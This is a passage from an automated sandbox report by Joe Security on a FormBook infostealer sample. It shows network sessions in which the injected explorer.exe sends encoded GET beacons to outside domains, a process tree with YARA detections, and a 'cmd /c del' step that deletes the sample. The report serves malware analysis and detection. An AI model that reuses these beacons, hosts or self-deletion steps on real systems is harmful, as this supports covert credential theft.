charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-height:100vh;flex-direction:col

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49818	54.85.93.188	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 04:40:24.634798050 CEST	6375	OUT	GET /mjyv/?0pK81=Th83CkuYiZ3yTy/NQYNDjmtPTEXY1rwCFz+4Jmb9PkUSuL5FI8psFzofsp4HlXm5aEcRz/p5bA==&A6AlK=e0GlzbR8AB8XET3 HTTP/1.1 Host: www.jspagnier-graveur.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 04:40:24.774866104 CEST	6376	IN	HTTP/1.1 200 OK Date: Wed, 29 Sep 2021 02:40:24 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 34 63 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 2c 22 3e 0d 0a 20 20 20 20 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 20 2f 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4e 61 6d 65 42 72 69 67 68 74 20 2d 20 43 6f 6d 69 6e 67 20 53 6f 6f 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 64 38 64 38 64 38 20 75 72 6c 28 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 61 6d 65 62 72 69 67 68 74 73 74 61 74 69 63 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 67 2e 70 6e 67 29 20 74 6f 70 20 72 65 70 65 61 74 2d 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 70 61 67 65 42 72 6f 77 73 65 72 45 72 72 6f 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 69 6e 2d 68 65 69 67 68 74 3a 20 36 30 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 39 32 32 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 73 68 61 64 6f 77 5f 6c 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 2e 6d 61 69 6e 5f 62 67 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 5f 62 67 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 32 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 2e 68 65 61 64 65 72 53 68 6f 72 74 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 36 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 20 2e 68 65 61 64 65 72 5f 69 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 31 34 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 75 72 6c 28 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 61 6d 65 62 72 69 67 68 74 73 74 61 74 69 63 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 68 65 61 64 65 72 5f 62 67 2e 70 6e 67 29 20 74 6f 70 20 72 65 70 65 61 74 2d 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 23 68 65 61 64 65 72 2e 68 65 61 64 65 72 5f 74 6f 70 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 36 35 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 0d 0a 20 20 20 Data Ascii: 14cb<!DOCTYPE html><html><head> <link rel="icon" href="data:,"> <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /> <title>NameBright - Coming Soon</title> <style type="text/css"> body { background: #d8d8d8 url(https://www.namebrightstatic.com/images/bg.png) top repeat-x; } .pageBrowserError { min-height: 600px; } .container { margin: 0 auto; width: 922px; } .shadow_l { margin-left: 10px; } .main_bg { background: #fff; } #header { padding: 0 2px; background: #fff; } #header.headerShort { height: 65px; } #header .header_in { padding-right: 14px; height: 145px; overflow: hidden; background: url(https://www.namebrightstatic.com/images/header_bg.png) top repeat-x; } #header .header_top { height: 65px; overflow: hidden

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49819	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 04:40:34.965442896 CEST	6382	OUT	GET /mjyv/?0pK81=XUhyKAoPsp+sS+2wc1lVw6UQrcGLXYJeNJI1ueZmTZNqKWlflngblX9CeHA9F+AScG6M63wGOw==&A6AlK=e0GlzbR8AB8XET3 HTTP/1.1 Host: www.chinatowndeliver.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 29, 2021 04:40:35.112025976 CEST	6382	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 29 Sep 2021 02:40:35 GMT Content-Type: text/html Content-Length: 275 ETag: "61525011-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: UaTmOE6yP9.exe PID: 6468 Parent PID: 5772

General

Start time:	04:38:26
Start date:	29/09/2021
Path:	C:\Users\user\Desktop\UaTmOE6yP9.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\UaTmOE6yP9.exe'
Imagebase:	0x8e0000
File size:	1048576 bytes
MD5 hash:	4C70D5B1C63A468F7E0AEDF64F93CA42
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.609581853.00000000042C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.609581853.00000000042C9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.609581853.00000000042C9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: UaTmOE6yP9.exe PID: 6624 Parent PID: 6468

General

Start time:	04:38:28
Start date:	29/09/2021
Path:	C:\Users\user\Desktop\UaTmOE6yP9.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\UaTmOE6yP9.exe
Imagebase:	0x8e0000
File size:	1048576 bytes
MD5 hash:	4C70D5B1C63A468F7E0AEDF64F93CA42
Has elevated privileges:	true

Copyright Joe Security LLC 2021

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.411616931.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.411616931.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.411616931.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.411950671.0000000000D90000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.411950671.0000000000D90000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.411950671.0000000000D90000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.411791458.0000000000D50000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.411791458.0000000000D50000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.411791458.0000000000D50000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 6624

General

Start time:	04:38:31
Start date:	29/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.387462859.000000000F3BF000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.387462859.000000000F3BF000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.387462859.000000000F3BF000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: wscript.exe PID: 7088 Parent PID: 3440

General

Start time:	04:38:56
Start date:	29/09/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0x12b0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.608749875.0000000004FE0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.608749875.0000000004FE0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.608749875.0000000004FE0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.607143733.0000000000DC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.607143733.0000000000DC0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.607143733.0000000000DC0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.608816481.0000000005010000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.608816481.0000000005010000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.608816481.0000000005010000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 7124 Parent PID: 7088

General

Start time:	04:39:00
Start date:	29/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\UaTmOE6yP9.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Copyright Joe Security LLC 2021

Analysis Process: conhost.exe PID: 7140 Parent PID: 7124

General

Start time:	04:39:01
Start date:	29/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021